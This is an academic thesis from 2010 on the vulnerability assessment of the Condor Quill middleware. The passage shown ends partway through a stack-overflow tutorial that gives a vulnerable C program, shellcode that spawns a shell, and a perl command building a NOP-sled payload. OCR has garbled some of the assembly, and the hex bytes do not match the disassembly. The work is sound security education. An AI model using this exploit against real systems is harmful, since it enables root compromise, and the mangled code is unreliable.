Universitat Autònoma
de Barcelona

VULNERABILITY ASSESSMENT OF DISTRIBUTED SYSTEMS

Memòria del projecte
d'Enginyeria Tècnica en
Informàtica de Sistemes
realitzat per

Guifré Ruiz Utgés

i dirigit per

Elisa Ruth Heymann Pignolo

Escola d'Enginyeria

Sabadell, *maig* de *2010*

La sotasignat, ***Elisa Ruth Heymann Pignolo***,
professora de l'Escola d'Enginyeria de la UAB,

CERTIFICA:

Que el treball al que correspon la present memòria
Ha estat realitzat sota la seva direcció
Per en ***Guifré Ruiz Utgés***
I per a que consti firma la present.
Sabadell, ***maig*** de ***2010***

Signat: ***Elisa Ruth Heymann Pignolo***

ABSTRACT

The Internet has changed the role that software plays in the world. Virtually all computers such as servers, desktop personal computers, workstations, and more recently, cell phones, and pocket-size devices are interconnected. Although this creates incredible opportunities for software developers and businesses, it also means that these interconnected computers can be attacked.

In this change Middleware has had an important role, as it is the software that enables communication between heterogeneous distributed systems.

Software is at the root of all common computer security problems. It does not matter how many security systems such as firewalls, antivirus, or intrusion detection systems your system has, if these applications have security flaws, instead of protecting your infrastructure, they are exposing it.

In this project I have carried out a vulnerability assessment of a component of the Condor Middleware. In this assessment I have sought and found the more dangerous software vulnerabilities of this system, I have reported them to the development team such that they may be fixed, and thus improve the security of this distributed system, and the networks that use it.

RESUMEN

Internet ha cambiado el papel que el software tiene en el mundo. Virtualmente todos los equipos informáticos tales como servidores, ordenadores de sobremesa, estaciones de trabajo, y más recientemente teléfonos móviles, y dispositivos de bolsillo están conectados. Aunque esto permite una gran cantidad de posibilidades para los desarrolladores de software y empresas, también significa que estos sistemas interconectados pueden ser atacados.

En este cambio Middleware ha tenido un papel importante, ya que es el software que permite la comunicación entre sistemas heterogéneos distribuidos.

Software es la raíz de la mayoría de los problemas de seguridad informática. No importa la cantidad de sistemas de seguridad como cortafuegos, antivirus, o sistemas de detección de intrusos que usemos, si estas aplicaciones tienen vulnerabilidades de seguridad, en lugar de proteger nuestro sistema lo están exponiendo a ataques.

En este proyecto he desarrollado una evaluación de vulnerabilidades de un componente del Middleware Condor. En esta evaluación he buscado y encontrado las vulnerabilidades más peligrosas de este sistema, las he reportado al equipo de desarrolladores para ser arregladas, y mejorar así la seguridad este sistema distribuido y de las redes que lo utilizan.

Acknowledgments

There are many people that contributed significantly to my work, and I would like to acknowledge their contributions.

First, I would like to express my gratitude to my Operating systems teacher, and project director, Elisa Heymann, for her guidance during the last years of my studies, and for providing me the opportunity to work with the MIST team during my final degree project.

Thanks to Jim A. Kuspch for helping me with the Quill assessment job, especially for clarifying many doubts, for his valuable suggestions during the component evaluation, and for helping me to write the vulnerability reports.

I would like to thank Karen Miller and Eduardo César for helping me to correct this report.

I would also like to express my gratitude to Barton P. Miller for giving me the chance to continue my vulnerability assessment job in Madison during this summer.

Last but not the least, I would like to thank my parents, brother, and girlfriend for their unconditional love and support, and to dedicate this project to my grandfather, who sadly passed away while writing it.

INDEX OF CONTENTS

INDEX OF FIGURES

1. INTRODUCTION

1.1 Prologue

The Internet has fundamentally and radically changed the role that software plays in the business world. Software no longer simply supports back offices and home entertainment. Instead, software has become the lifeblood of our businesses, and it has become deeply entwineed in our lives.

The invisible hand of Internet software enables e-business, automates supply chains, and provides instant, worldwide access to information. At the same time, Internet software is moving into our cars, our televisions, our home security systems, and even our toasters.

Secure software is the most important and critical part of secure computer infrastructure. It does not matter how many firewalls, antivirus, or Intrusion Detection Systems a system has. If these applications or others have security flaws, instead of protecting, they are allowing attackers to break in to the system.

In fact, computer crime has increased dramatically in the last few years. This rise has been driven by two main factors:

The annual loss due to computer crime was estimated to be $67.2 billion only for U.S. organizations, according to a 2005 Federal Bureau of Investigation (FBI) survey, and each year this number has increased[66]. So, it is an extremely profitable crime.

In addition, there is minimal risk, as in some countries such as Russia or China, cyber crime is not pursued. This impunity makes it a very attractive activity, especially for people in a precarious situation[70].

On the whole, it is a business even more profitable than dealing illegal drugs, and it is much less dangerous[68].

Both the increase of the computer crime and the number of devices connected to the Internet make for a very dangerous mix.

The Department of Homeland Security of the U.S is aware of this situation, and have given a grant to the University of Wisconsin-Madison for working in a research line related to security of distributed systems, making possible this project.

1.2 Project Presentation

This project performs a vulnerability assessment of the Condor[1] middleware's component called Quill[2].

Middleware is the term used to describe software that connects software components or applications. The software consists of a set of services that allows multiple processes running on one or more machines to interact. This technology evolved to provide for interoperability in support of the move to coherent

distributed architectures, which are most often used to support and simplify complex distributed applications. It includes web servers, application servers, and similar tools that support application development and delivery[71].

Condor is an application used for managing computer jobs in a *High Throughput Computing*[58] environment, where large amounts of computational power over a long period of time is needed. A *Condor job* is a program with determined data, arguments and files, which often requires large quantities of computer resources to be executed. Users submit serial or parallel jobs to Condor, Condor places them into a queue, and Condor chooses when and where to run the jobs based upon a policy. It is designed for managing networks from one to thousands of machines and jobs.

Quill is the component of Condor in charge of collecting the information of the Condor jobs and machines and storing it into a central relational database (DBMS). It also presents the job queue information as a set of tables in a relational database, and provides performance enhancements in very large and busy Condor pool of machines.

This assessment has been made following the methodology described in the paper *First Principles Vulnerability Assessment[3] (FPVA)*. Its goal is to facilitate the vulnerability assessment of big and complex applications, especially distributed systems. It was written by the *Middleware Security and Testing[65]* (MIST) team as a result of the weakness of the automated tools. Although serious vulnerabilities have been found during the manual assessment of several distributed systems, these were not discoverable through the use of the best automated tools. For this reason, doing manual vulnerability assessments is so important toward the effort of improving the software level security.

This project developed within the framework of a research project between the *University of Wisconsin-Madison[63] (UWM)* and the *Universitat Autónoma de Barcelona (UAB)* called MIST. There are many people in this team working in research lines related to the security of distributed systems. From the UAB are professors Elisa Heymann and Eduardo César. At UWM are Professor Barton Miller and James Kupsch. This project is funded by the Homeland Security Department of the U.S., who as explained before, is very worried about computer security.

During the first step of the project we studied and improved skills in software-level security, learnt of the different kinds of known threats, situations where they appear, how to exploit them, and ways to mitigate and prevent them. We studied in depth the methodology for finding software vulnerabilities described in the *FPVA* paper.
We put into practice these new skills doing an assessment of Quill. The different components of Condor were studied from June until September, when the focus changed to evaluate Quill. During the assessment, I studied each Quill component in depth. There are now diagrams about the functionality of each one, the interaction, and the accessed resources. Once studied and understood, we looked for the vulnerabilities.

To conclude the assessment, a complete report of each vulnerability found has been sent to the Condor team.

1.3 Motivation

This project was born as a result of personal interests in the Operating Systems subject, which was taught last year by this project's director. Having the great opportunity to work with the MIST team has been the best way to expand my knowledge in this area.

I find the subject of software security very interesting, and there is much work to do.

The work carried out during the development of the project will also allow me to continue working in this research line while working toward the master's degree in the coming year.

1.4 Objectives

The objectives of this project are close to the objectives of the MIST project. This project's objectives are to:

- Study various known vulnerabilities, focusing on their cause, situations where they appear, how to identify them, how to exploit them, and also how to fix the problem or to mitigate it as much as possible.
- Study the FPVA methodology of vulnerability assessment. The goal is to learn the most possible about it, in order to be able to apply it in any assessed distributed system.
- Improve skills in safe coding practices, learn to identify dangerous functions and situations during the software development stages where flaws are likely to appear and how to handle them.
- Improve the security of assessed distributed systems. By applying the FPVA methodology and looking for known flaws, we intend to identify the most dangerous threats and report them, to warn developers.
- Help train the community of developers in safe coding practices and vulnerability assessment with the new material developed in the project.

1.5 Benefits

Making this middleware more secure is very important and beneficial, as the consequences of criminals taking advantage of flaws in these systems and compromising them could be catastrophic because of the fact that middleware is used by thousands of networks around the world in critical computing resources of commerce, science, and government organizations.

Personally, the project is beneficial, because it has brought many technical, self-learning, and language skills. Furthermore during the assessment I have taken advantage of learnt knowledge in other subjects, especially those related to databases, networking, Unix-like operating systems, programming languages such as Sql, C++ and ShellScripting, and the English classes taken as elective credits.

This project has also opened up the possibility of continuing to work on the evaluation of the middleware in the U.S. with the MIST team, and to continue my studies in this research line while working toward a master's degree.

1.6 Inconveniences

In the whole, and even having started the project almost a year ago, the main inconvenience is the time consuming nature of the project. It has been difficult to combine with the other course subjects.

1.7 Project planning

The planning of the project was carried out in the feasibility study, and was aimed to optimize the work time for accomplishing the project objectives as efficient as possible.

We tried to schedule the different activities that we had to carry out in the project as realistic as possible, taking into account critical dates such as exams periods, trying to work as constant as possible, and giving a time frame for unexpected issues. In the Figure 1 it is detailed this planning:

	Task Name	Duration	Start	Finish	Predecessors
1	**VULNERABILITY ASSESSMENT OF DISTRIBUTED SYSTEMS**	**226 days**	**Mon 06/07/09**	**Thu 27/05/10**	
2	Set up the virtual environment	1 day	Mon 06/07/09	Mon 06/07/09	
3	**Condor Study**	**32 days**	**Mon 06/07/09**	**Tue 18/08/09**	
4	Study Condor	32 days	Mon 06/07/09	Tue 18/08/09	
5	Install and configure Condor	7 days	Tue 07/07/09	Wed 15/07/09	2
6	Test and train in the virtual environment	6 days	Thu 16/07/09	Thu 23/07/09	5
7	Feasibility study	5 days	Wed 19/08/09	Tue 25/08/09	3
8	**Vulnerabilities Study**	**34 days**	**Wed 19/08/09**	**Mon 05/10/09**	**3**
9	Study the FPVA methodology	5 days	Wed 19/08/09	Tue 25/08/09	
10	Study de different vulnerabilities	28 days	Wed 19/08/09	Fri 25/09/09	
11	Study de C++ programming language	6 days	Mon 28/09/09	Mon 05/10/09	10
12	Security lectures	3 days	Wed 19/08/09	Fri 21/08/09	
13	**Quill Vulnerability Assessment**	**112 days**	**Wed 23/09/09**	**Tue 09/03/10**	**3;9**
14	Study Quill	9 days	Wed 23/09/09	Mon 05/10/09	
15	Install and configure Quill	11 days	Tue 06/10/09	Tue 20/10/09	2;5;14
16	Test Quill in the virtual environment	6 days	Tue 20/10/09	Wed 28/10/09	15
17	Architecture analysis	16 days	Wed 21/10/09	Wed 11/11/09	15
18	Resource analysis	9 days	Thu 12/11/09	Tue 24/11/09	17
19	Privilage analysis	12 days	Wed 25/11/09	Fri 11/12/09	18
20	Component evaluation	43 days	Mon 14/12/09	Fri 19/02/10	19
21	Vulnerability reports	12 days	Mon 22/02/10	Tue 09/03/10	20
22	Project book	15 days	Fri 07/05/10	Thu 27/05/10	21

Figure 1. Initial project scheduling.

The Figure 1 provides information such as the different tasks and subtasks in which the project was divided, important dates like the beginning of the project on the 6th

of July, and the expected end of the project on the 15th of May. It is also show dependency relationships between the different activities.

It has been made a Gantt chart (Figure 2) with the information provided by the Figure 1, which has allowed us to determinate the dependency relationships, dates, tasks, and how the events affect one another.




Figure 2. Gantt chart of the project tasks.

1.8 Book organization

This report is divided into six main parts:

This first chapter is the project introduction. The second chapter describes the different known software vulnerabilities. It consists of a description, proof of concept, and mitigating strategies for each vulnerability. The third chapter details the methodology for vulnerability assessment, and it details the different parts of the assessment procedure. The result of applying the methodology and the known vulnerabilities to the Quill assessment is the fourth chapter of this report. The fifth provides the conclusions of the project, the achieved objectives and future work. Finally, an appendix gives the full disclosure reports of the flaws found during the assessment.

1.9 Working methodology

During the development of the project and keeping contact with the members of the MIST team occurred via skype, e-mail, and in person meetings. I have also read papers, attended lectures, and in general, learned as much as possible in order to obtain the best possible results.

In addition to skype meetings with the MIST members used for questions and suggestions for improving the assessment results, we had two scheduled skype meetings per month with the whole team to present updates from each member, in order to keep abreast of what each member was doing and help them.

2. VULNERABILITIES STUDY

Abstract

In this section it is intended to do a brief approach to some of the most common and dangerous known vulnerabilities. Its aim is to understand how and when appear, how can be exploited and mitigated. As a result of this, it will be easier for me to find flaws during the vulnerability assessment, and I will also improve my secure coding skills. Furthermore, this work will we useful in the future when continuing working on vulnerability assessments.

2.1 Introduction

A software *vulnerability* is a fault in the specification, implementation, or configuration of a software system whose execution can violate an explicit or implicit security policy[18].

The goal of this chapter is to learn as much as possible about these flaws, as we look for them during the vulnerability assessment. It will also make the following sections of the project more understandable for people who are not very close to software security. Even though this chapter cannot cover as many details as some books do, it proposes a brief approach to each kind of vulnerability.

Software flaws appear as a consequence of human iterations in different situations, such as during the development of the application. In this case they may appear during the design or the implementation stages[5]. They may also appear during the setting up of the application in the system (installation or configuration), and even once installed, as a result of iteration effects between different components or social engineering, which is a collection of techniques used to manipulate people into perfoming actions or divulging confidential information[72].

Figure 3 shows the good guys, such as programmers, administrators and users, supporting all situations where vulnerabilities may occur, and the bad guys trying to breach the stages.




Figure 3. Vulnerable stages with their threats and solution.

It is important to emphasize that a good security policy during these stages, motivated by a good computer security education is the best defense against these threats.

Nevertheless, the reality is that developers do not care as much as they should about security. Instead they are more focused on the functionality. For this reason, it is necessary to do **vulnerability assessments** as the one carried out in this project.

There are two factors[67] that increase the probability for software to contain vulnerabilities:

- **Connectivity**

As the Internet grows in importance, applications are becoming highly interconnected. Ten years ago computers were usually islands of functionality, with little, if any, interconnectivity. In those days, it didn't matter if the application was insecure, the worst the application could do was to attack itself. So long as an application performed its task successfully, most didn't care about security.

Times have changed. In the Internet era, virtually all computers, servers, desktop personal computers, and more recently cell phones and pocket-size devices are interconnected. Although this creates incredible opportunities for software developers and businesses, it also means that these interconnected computers can be attacked.

- **Complexity**

A third trend impacting software security is the unbridled growth in the size and complexity of modern information systems, especially software systems. Desktop systems running the last operating systems such as Windows XP, and associated applications depend on the proper functioning of both the kernel and the applications to ensure that vulnerabilities cannot compromise the system. However, Windows XP itself consists of at least forty million lines of code, and end-user applications are becoming equally, if not more, complex. When systems become this large, bugs cannot be avoided.

Both the complexity and the connectivity are present in middleware. For this reason, distributed systems are likely to contain software flaws. Consequently, it is important to perform vulnerability assessments in these systems.

The remainder of this section focuses on **implementation vulnerabilities[7]**, which appear during the coding stage and as a result of dangerous uses of a programming language. These flaws can be studied, categorized, and explained. Nevertheless, other categories of flaws are more intuitive, and to find them, the architecture of the application has to be considered to see how the developers have handled dangerous situations.

Each flaw presented contains:

- A description about the threat and the situations were it usually appears.
- An example of vulnerable code and its exploitation.
- Mitigation strategies to prevent it.

This project uses GNU/Linux as the main platform for the assessment, so the following vulnerabilities have been tested under this operating system. This implies that other operating systems, especially in those that are non-Unix-like, some of the examples do not properly work.

2.2 Buffer-based Overflows

Buffer-based overflow is one of the most common known techniques for attacking applications, and it is also quite dangerous[19].

The concept is used for describing different kinds of attacks with one common characteristic: the vulnerable application tries to copy some data from one variable into another one without checking whether the destination object is large enough to contain the source object or not. As a result of this, code is inserted beyond the reserved memory space of the destination object.

In these functions the size has to be checked explicitly by the programmer. This implies a human factor, and makes it a common threat. In the case where the data supplied is greater than the size of the buffer, depending on the kind of memory beyond the buffer, the injected code may be executed or used for malicious purposes.

There are different kinds of buffers, and also many ways to attack each one. The next subsections explain how to find different bugs related to overflowing buffers, exploiting them, and some mitigation efforts to fix these vulnerabilities.

2.2.1. Stack Overflow

2.2.1.1. Description

A stack is a common data structure. In the operating system, memory is used for two main purposes:

- Locating information of the different functions: local variables, parameters and return values.
- Providing dynamic reserved space for the process.

In the stack overflow technique[10], like in most of the buffer overflow related attacks, more data is pushed into the buffer space than can be handled. In most of the cases, it is possible to take advantage of this situation and make the program to execute injected code. This code will be executed in the same effective user identification (EUID)[6] as program runs, so if the program has special privileges, the whole system can be compromised.

Listed are C language functions that have a great potential to get the programmer in trouble if the programmer does not know how to use these functions.

- **Functions that are platform independent**

`read()`, `gets()`, `strcpy()`, `strcat()`, `sprintf()`, `scanf()`, `sscanf()`, `fscanf()`, `vfscanf()`, `vsprintf()`, `vscanf()`, `vsscanf()`, `streadd()`, `strecpy()`, `strtrns()`, `realpath()`, `syslog()`, `getopt()`, `getopt_long()`, `getpass()`, `getchar()`, `fgetcgetc()`.

- **Windows specific functions**

`wcscpy()`, `_tcscpy()`, `_mbscpy()`, `wcscat()`, `_tcscat()`, `_mbscat()`, and `CopyMemory()`.

2.2.1.2. Proof of concept

As example of this technique, we used the following C code, which is executed with root privileges in our system.

To carry out the attack, some functions within the GNU/Linux Debian kernel[12] were disabled, as it has some protections that, although they could be bypassed, this text is not aimed to explain at this level of detail. Next to the code is shown how the stack looks when func_vuln() is called:

```
#include <string.h>

void func_vuln(char *argum) {
   char var[600];
   strcpy(var, argum); //wrong
}
int main(int argc, char **argv)
{
   if(argc>1)
       func_vuln(argv[1]);
   return 0;
}
```




Figure 4. Stack when func_vuln() is called.

As shown in Figure 4, when the function call is executed, the following information is pushed into the stack:

- The **parameters** of the function, in this case, char `*argum`.
- The **return address**, which points to an address where the application will jump at the end of the function. It is very important to this exploitation technique.
- The **frame pointer**, which points to some fixed place in the frame structure, such as the location of the return address.
- The **variables** used by the function, in this case `var[600]`.

In this example, the `strcpy`() function copies the C string pointed to by the second parameter into the array pointed to by the first one, including the ending null character.

This function does not check if the source string is larger than the destination string; that is the programmer's responsibility. Without it, some space at the top of the stack will be overwritten with the contents of the string.

In this example there are 600 bytes of space reserved for `var`. If the argument is larger, the information within the first stack positions will be overwritten. In the next case, the *frame pointer* and the *return address* are overrun.




Figure 5. Overruning the buffer space of var.

In the Figure 5 it has been executed our targeted code with an input of 605 bytes(604 characters + '\0' final string character) as a parameter. The reserved space for the parameter is 600 bytes, so the 4 bytes of the *Frame Point* will be overwritten and also the first byte of the *return address*.

As a consequence of this, when the function `func_vuln()` finishes, it returns to an invalid random memory position outside the assigned space of the process, tries to execute it, a denial of service is produced, and the application crashes.

The goal of our stack overflow attack is to take advantage of this scenario, and supply malicious code beyond the *var* buffer space, change the *return address* for a valid address close to our *injected code*, so that it got executed when the function finishes. In our targeted example, as the program runs in root privileges, the injected code will also be executed in this privilege level.




Figure 6. A normal stack (left) and a stack smashed with malicious code(right).

The Figure 6 shows how the stack should look like at the end of our smash, compared with a normal execution.

The first important point is that the space for the variable and the frame point is overwritten with i*njected code, and filled with No-operation* instructions from the beginning of the stack to the beginning of the *injected code*.

The reason for doing this, is that each time that the program is executed the reserved space for the program changes, so the only way of having the injected code executed is giving a margin with as many No-Ops as possible, then we will have to guess one of these addresses, otherwise it will not be executed.

The code injected in the stack is called *shellcode*, it is a short machine code whose aim is to compromise the machine by being executed into the stack. It usually performs simple functions like executing a shell, creating a user or opening a port with a shell listening.

The code, for being executed into the stack, must be encoded in the same language as the processor executes the instructions, this is machine code.

The code we will try to inject in our previous example is a simple shellcode that executes the function `execve(/bin/sh, /bin/sh, NULL)`, so it returns a shell with the same effective user id as the program has.

This is the machine code of the shellcode[13]:

```
xor eax,eax        ;
push eax           ;
push 0x68732f2f    ;
push $0x6e69622f   ;
mov esp,ebx        ;
```

```
push eax          ;
push ebx          ;
moctldv esp,ecx   ;
ctld              ;
mov 0xb,al        ;
int 0x80          ;
```

This code is assembled as follows:

pepe@debian1$ **nasm -f elf shell.asm && ld -o shell shell.o && objdump -d shell**

to get:

```
08048060 <.text>:        xor    %eax,%eax
8048060  31 c0           push   %eax
8048062  50              push   $0x68732f2f
8048068  68 2f 2f 73 68  push   $0x6e69622f
804806d  68 2f 62 69 6e  mov    %esp,%ebx
804806f  89 e3           pus    %eax
8048070  50              pus    %ebx
8048071  53              mov     %esp,%ecx
8048073  89 e1           Ctld
8048074  b0 0b           mov    $0xb,%al
8048076  cd 80           int    $0x80
```

Take the hexadecimal characters of the middle column write "**\x**" in front of each one, in order to tell the operating system that it is hexadecimal:

\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81

This code is `execve(/bin/sh, /bin/sh, NULL);` in hexadecimal machine code, so it can be directly executed by the processor.

Count the length of the shellcode in order to know how many No-Ops instructions have to be added. Its length is 48 bytes (one byte for each character), and from Figure 6, 604 bytes must be filled before the return address. So, write 604-48=**556** bytes of No-ops and **4** more bytes for the return address.

The No Operation hexadecimal instruction is: `\x90`**.**

We will use the disassembled output from gdb to find a valid return address.

First, we will run it with a random return address. In our case we use "AAAA".

A easy way to insert such a large argument is by using the perl interpreter:

```
`perl -e 'print
"\x90"x556;print"\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\x0e\xff\x01\x80\
xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\x30\x7
```

```
4\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81"
; print"AAAA" '`
```

For more flexibility we used the gdb debugger:

```
pepe@debian1:~$ gdb stack-over
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
